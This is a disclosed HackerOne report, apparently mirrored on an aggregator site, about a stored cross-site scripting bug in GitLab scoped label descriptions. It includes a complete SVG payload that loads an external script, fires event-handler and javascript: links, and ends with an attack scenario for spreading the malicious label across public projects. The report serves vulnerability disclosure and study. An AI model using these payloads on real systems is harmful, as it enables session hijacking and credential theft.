Stored XSS in scoped labels

GitLab
Originally disclosed on GitLab
- Fixed in 4 months
- Disclosed after 4 months
HackerOne report #1050189 by mike12 on 2020-12-03, assigned to @rchan-gitlab:
Report | Attachments | How To Reproduce
Report
Hi Gitlab!
It's possible to inject arbitrary JS code into markdown using the scoped label description.
This XSS works for:
- gitlab.com using Firefox (tested in Firefox 83.0)
- A self-hosted GitLab instance without CSP using Safari (tested in Safari 13.1)
- A self-hosted GitLab instance without CSP using Chrome for Android (tested in Chrome for Android 86.0.4240.198)
Steps to reproduce using Firefox
-
Open your browser and navigate to https://gitlab.com
-
Create a new project
-
Add a file named
demo.svgto the project with the following content:SVG <svg id="x" xmlns="http://www.w3.org/2000/svg" width="100" height="100" > <!-- gitlab.com using Firefox --> <foreignObject> <iframe xmlns="http://www.w3.org/1999/xhtml" srcdoc='&lt;script src=https://gitlab.com/mike12-h1/csp/-/raw/master/index.js&gt; &lt;/script&gt;'></iframe> </foreignObject> <!-- A self-hosted GitLab instance without CSP using Safari --> <image href="foo" onerror="alert('onerror')"/> <!-- A self-hosted GitLab instance without CSP using Chrome for Android --> <a xmlns:xlink="http://www.w3.org/1999/xlink" xlink:href="javascript:alert('xlink:href')"> <circle cx="50" cy="50" r="40" stroke="black" stroke-width="3" fill="red"/> <text x="50%" y="50%" text-anchor="middle" stroke="#000000" stroke-width="1px" dy=".3em">Click me</text> </a> </svg> -
Navigate to Issues > Labels
-
Create a new scoped label
- Title:
xss::demo - Description:
demo &<a>lt;svg&gt;&<a>lt;use xlink:href=&quot;/<YOUR-USERNAME>/<YOUR-PROJECT>/-/raw/master/demo.svg#x&quot; /&gt;&lt;/svg&gt;(Replace<YOUR-USERNAME>and<YOUR-PROJECT>with your values)
- Title:
-
Navigate to Wiki
-
Create a new wiki page with the following content:
~"xss::demo" -
Open the created wiki page
-
Hover your mouse over the label

Steps to reproduce using Safari
- Run a self-hosted Gitlab instance
- Repeat steps 2 through 9 from the "Steps to reproduce using Firefox" section.
Steps to reproduce using Chrome for Android
- Run a self-hosted Gitlab instance
- Repeat steps 2 through 8 from the "Steps to reproduce using Firefox" section.
- Tap and hold the label. A pop-up window should appear.
- Tap outside the pop-up window to close it
- Tap on the red circle in the label tooltip.
Impact
An attacker can:
- Perform any action within the application that a user can perform
- Steal sensitive user data, including credentials
Example attack scenario
- Create a public project
- Create a label in the project with the XSS payload
- Add the label
attacker/project~"label::name"to issue comments in several public projects
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Potential Fix
https://gitlab.com/gitlab-org/gitlab/-/issues/291004#note_460511992
Availability and Testing
Ensure proper feature specs are added.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is known
A high-severity XSS bug in gitlab.com. GitLab made it public on 1 April 2021. Fixed in version 13.11.
About XSS
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



